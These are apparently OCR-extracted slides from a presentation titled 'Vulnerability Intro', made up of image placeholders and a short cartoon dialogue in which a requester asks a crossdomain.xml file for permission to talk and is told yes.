
Vulnerability Intro



Vulnerability Intro




Vulnerability Intro




"Hey
Crossdomain.xml,
do I have permission to
talk to you?"

Vulnerability Intro




"Yes! Yes, you do!"

Vulnerability Intro

